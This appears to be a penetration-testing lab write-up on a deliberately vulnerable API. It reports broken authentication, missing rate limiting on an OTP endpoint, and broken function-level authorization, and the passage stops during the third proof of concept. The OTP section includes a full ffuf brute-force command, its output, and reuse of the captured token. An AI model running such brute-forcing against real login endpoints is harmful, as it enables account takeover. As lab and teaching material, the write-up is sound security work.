
Description

The Android application contains authentication weaknesses identified through static analysis. By analyzing the APK, sensitive endpoint logic was exposed, allowing interaction with login and comment-related endpoints without proper authentication enforcement.

The backend does not properly validate authentication tokens before granting access to certain resources. This allows unauthorized users to create sessions and access comments belonging to other users.


Proof of Concept (PoC)

Perform static analysis on the APK using MobSF.




Run the application in an Android emulator for dynamic observation.

Create a new user




Identify exposed API endpoints related to:

Login



Comment retrieval



Observe that comments belonging to other users are returned without proper authorization validation.

Impact

- Unauthorized access to user-generated content
- Potential account impersonation
- Exposure of sensitive user interactions
- Increased risk of session manipulation or token abuse

If combined with other vulnerabilities, this could lead to broader account compromise.

Risk Rating

High

- Authentication validation is insufficient
- Unauthorized access to other users' data is possible
- Exploitation requires minimal effort once endpoints are identified

Root Cause

- Improper server-side authentication validation
- Insecure exposure of API endpoints within the mobile application
- Lack of strict token verification before granting access to protected resources

Remediation Recommendations

1. Enforce strict token validation on all protected endpoints.
2. Implement secure session management and expiration policies.
3. Avoid exposing sensitive endpoint logic within the mobile application.
4. Apply proper authorization checks to ensure users can only access their own data.
5. Conduct regular static and dynamic security testing of mobile builds before release.

API 4: Lack of Resources & Rate Limiting

Vulnerability Title:

Lack of Resource & Rate Limiting on OTP Authentication Endpoint */vapi/api4/login*


Description

The OTP authentication endpoint does not enforce rate limiting or request throttling. This allows attackers to repeatedly submit OTP guesses without restriction.

By automating requests and fuzzing the OTP parameter, it is possible to discover a valid OTP and authenticate as the target user. Once authenticated, the attacker receives a valid access token that can be used to retrieve sensitive user information, including user ID details.

Proof of Concept (PoC)

Initiate login for a target account that requires OTP verification.




Inspect the OTP verification request to confirm how many digit

The screenshot shows the Postman interface for a POST request to `http://{{host}}/vapi/api4/otp/verify`. The request body is a JSON object: `{ "otp": "9999" }`. The response status is **403 Forbidden** with a response time of 5.07 s and 275 B. The response body is a JSON object: `{ "success": "false", "cause": "Invalid OTP" }`. The interface includes tabs for Docs, Params, Authorization, Headers (10), Body, Scripts, and Settings. The Body tab is selected, and the response is displayed in JSON format.

Use an automated fuzzing tool to brute force the OTP parameter.

```
(cracked@kali)-[~]  
$ sudo ffuf -w ./OTP.txt -u http://172.19.0.1:3000/vapi/api4/otp/verify -X POST \  
-H "Content-Type: application/json" \  
-d '{"otp":"FUZZ"}' \  
-fc 403 -v
```



v2.1.0-dev

```
:: Method      : POST  
:: URL        : http://172.19.0.1:3000/vapi/api4/otp/verify
```

Observe that the API does not block repeated attempts.

Identify the correct OTP value.



v2.1.0-dev

```
:: Method      : POST
:: URL         : http://172.19.0.1:3000/vapi/api4/otp/verify
:: Wordlist    : FUZZ: /home/craked/OTP.txt
:: Header      : Content-Type: application/json
:: Data       : {"otp":"FUZZ"}
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response status: 403
```

```
[Status: 200, Size: 59, Words: 1, Lines: 1, Duration: 4721ms]
| URL | http://172.19.0.1:3000/vapi/api4/otp/verify
* FUZZ: 1872
```

```
:: Progress: [6568/10000] :: Job [1/1] :: 11 req/sec :: Duration: [0:13:11] :: Errors: 0 ::
```

Submit the valid OTP and successfully authenticate.

Receive a valid access token.

The screenshot shows a REST client interface with the following details:

- Endpoint:** `POST http://{{host}}/vapi/api4/otp/verify`
- Body:**

```
{
  "otp": "1872"
}
```
- Response:** `200 OK` (190 ms, 286 B)
- Response Body:**

```
{
  "success": "true",
  "key": "FZvjaf1MgUfnpFJDhKx-92xeXx_sCr7Y"
}
```

Use the token to access user-specific endpoints such as: ***GET /vapi/api4/user***

Confirm that sensitive user details are returned

The screenshot shows a Postman interface with a request and response. The request is a GET to /vapi/api4/user with an Authorization-Token. The response is a 200 OK with a JSON body containing user details: id: 1, firstname: 'john', and lastname: 'flag{api4_ce696239323ea5b2d015}'.

```
Request
1 GET /vapi/api4/user HTTP/1.1
2 Authorization-Token: FZvjaFLMgUfnpFJDhKx-92xeXx_sCr7Y
3 Content-Type: application/json
4 User-Agent: PostmanRuntime/7.51.1
5 Accept: */*
6 Cache-Control: no-cache
7 Postman-Token: d6b516f0-7a22-40c5-9dc5-be05b0659f77
8 Host: 172.20.0.1:3000
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
12

Response
1 HTTP/1.1 200 OK
2 Host: 172.20.0.1:3000
3 Date: Mon, 16 Feb 2026 21:10:16 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Mon, 16 Feb 2026 21:10:16 GMT
8 Content-Type: application/json
9
10 {
  "id": 1,
  "firstname": "john",
  "lastname": "flag{api4_ce696239323ea5b2d015}"
}
```

Impact

- OTP brute force is feasible due to unlimited attempts
- Unauthorized account access
- Exposure of sensitive user information
- Potential account takeover
- Increased risk of large-scale automated attacks

If exploited at scale, attackers could compromise multiple user accounts.

Risk Rating

Critical

- Exploitation is simple with automation
- No protection against repeated attempts
- Direct account takeover possible

Root Cause

- Absence of rate limiting on OTP verification endpoint
- No account lockout or temporary blocking after multiple failed attempts
- Lack of anomaly detection for repeated authentication failures

Remediation Recommendations

1. Implement strict rate limiting on OTP verification attempts.
2. Enforce account lockout after a defined number of failed attempts.
3. Introduce exponential backoff delays between failed OTP submissions.
4. Apply CAPTCHA or secondary verification after multiple failed attempts.
5. Monitor and alert on excessive OTP validation attempts.
6. Ensure OTP expiration time is short and securely generated.

API 5: Broken Function Level Authorization

Vulnerability Title:

Broken Function Level Authorization on */vapi/api5/users Endpoint*


Description

The API fails to enforce proper function-level authorization controls. While normal users are intended to access only their own account information, the system does not restrict access to privileged endpoints.


By modifying the request URL, a low-privileged authenticated user can access an administrative endpoint that returns information about all users, including administrator accounts. The backend does not validate user roles before granting access to sensitive functionality.

Proof of Concept (PoC)


Create a standard user account using: *POST /vapi/api5/user*



